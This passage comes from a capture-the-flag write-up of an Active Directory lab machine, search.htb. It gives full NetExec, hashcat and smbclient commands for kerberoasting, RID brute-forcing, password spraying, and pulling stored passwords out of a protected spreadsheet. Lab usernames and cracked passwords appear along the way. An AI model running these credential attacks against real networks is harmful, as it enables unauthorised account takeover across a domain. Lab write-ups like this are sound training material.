
Bloodhound didnt gather any ADCS data, which is odd.
Uploading the data to bloodhound.
Marking Hope.Sharp as owned!
Kerberoasting
Also when enumerated the kerberoastable users we have this.

Web_Svc is kerberoastable.
Using NetExec to kerberoast it.
1
nxc ldap search.htb -u 'hope.sharp' -p 'IsolationIsKey?' --kerberoasting kerberoast.txt

Lets crack this hash using hashcat.
1
hashcat -m 13100 kerberoast.txt /usr/share/wordlists/rockyou.txt

Successfully cracked the password of web_svc account and saved them into creds.txt file.

Validated that we have authentication.
Marking web_svc as owned in bloodhound.
Now there is no other way to go from web_svc.
What we will do here is use this account’s password and try a password spary and for that to happen we need all the users present on the domain.
We already have the valid pair of credentials of 2 accounts.
I will do a rid bruteforce attack on the domain and get list of all the users and groups in the domain.
RID Bruteforce
Using NetExec to bruteforce it.
1
nxc smb search.htb -u 'web_svc' -p '@3ONEmillionbaby' --rid-brute > users.txt
1
2
3
4
5
6
7
8
9
10
11
12
SMB                      10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB                      10.129.229.57   445    RESEARCH         [+] search.htb\web_svc:@3ONEmillionbaby
SMB                      10.129.229.57   445    RESEARCH         498: SEARCH\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB                      10.129.229.57   445    RESEARCH         500: SEARCH\Administrator (SidTypeUser)
SMB                      10.129.229.57   445    RESEARCH         501: SEARCH\Guest (SidTypeUser)
SMB                      10.129.229.57   445    RESEARCH         502: SEARCH\krbtgt (SidTypeUser)
SMB                      10.129.229.57   445    RESEARCH         512: SEARCH\Domain Admins (SidTypeGroup)
SMB                      10.129.229.57   445    RESEARCH         513: SEARCH\Domain Users (SidTypeGroup)
SMB                      10.129.229.57   445    RESEARCH         514: SEARCH\Domain Guests (SidTypeGroup)
SMB                      10.129.229.57   445    RESEARCH         515: SEARCH\Domain Computers (SidTypeGroup)
[REDACTED]
Now we have every user and group present in the domain, I will filter out the users from the above list.
Now we will perform the password spary on the list of users that we filtered.
Password Spray
1
nxc smb search.htb -u users.txt -p '@3ONEmillionbaby' --continue-on-success | grep "[+]"

We have a valid hit ! as Edgar.Jacobs
Marking Edgar.Jacobs as owned in bloodhound
Authentication as Edgar.Jacobs
Checking for the possible shares this account can access.
1
nxc smb search.htb -u 'edgar.jacobs' -p '@3ONEmillionbaby' --shares

We now have READ access to the helpdesk share on the domain as Edgar.Jacobs
Connecting to the share as him.
1
smbclient //research.search.htb/helpdesk -U 'edgar.jacobs'%'@3ONEmillionbaby'

And it was empty !
I check the user dirctory by connecting to the RedirectedFolders$ share.
1
smbclient //research.search.htb/RedirectedFolders$ -U 'edgar.jacobs'%'@3ONEmillionbaby'

We have a .xlsx file here, downloading it.
Opening it with libreoffice, reveals this.

There were some usernames and these cells were password protected.
Also the Column C in the XLSX sheet was hidden.

Now we go to Tools > Protect Sheet and try to unprotect it with @3ONEmillionbaby as the password it says incorrect pass.
ZIP Forensics (.xlsx)
So I tried with john to get a password hash of the document, and got this error.

This confirms a suspicion which is that the XLSX file contains some zipped files.
If we try to unzip the .xlsx file we get these documents.

Searching for the passwords in these files we have this.

This indicates that sharedStrings.xml contains some data related to passwords.
Listing the contents of sharedStrings.xml we have this.

These are some of the passwords of the users in the xlsx file.
And we also have the users from the xlsx file.
Authentication as Sierra.Frye
Created a new list of users which contains only those users which are present in the xlsx sheet.

Now using NetExec to find the user which has authentication.
1
nxc smb search.htb -u xlsxusers.txt -p passwords.txt --continue-on-success | grep -v 'STATUS_LOGON_FAILURE'

We have one valid hit as Sierra.Frye
Marking her as owned in Bloodhound!.
And if we see the Outbound Object Control from Sierra.Frye we have this.

We can get upto BIR-ADFS-GMSA$ machine account.
Reading outbound from BIR-ADFS-GMSA$ we have this path.
Full Domain Compromise
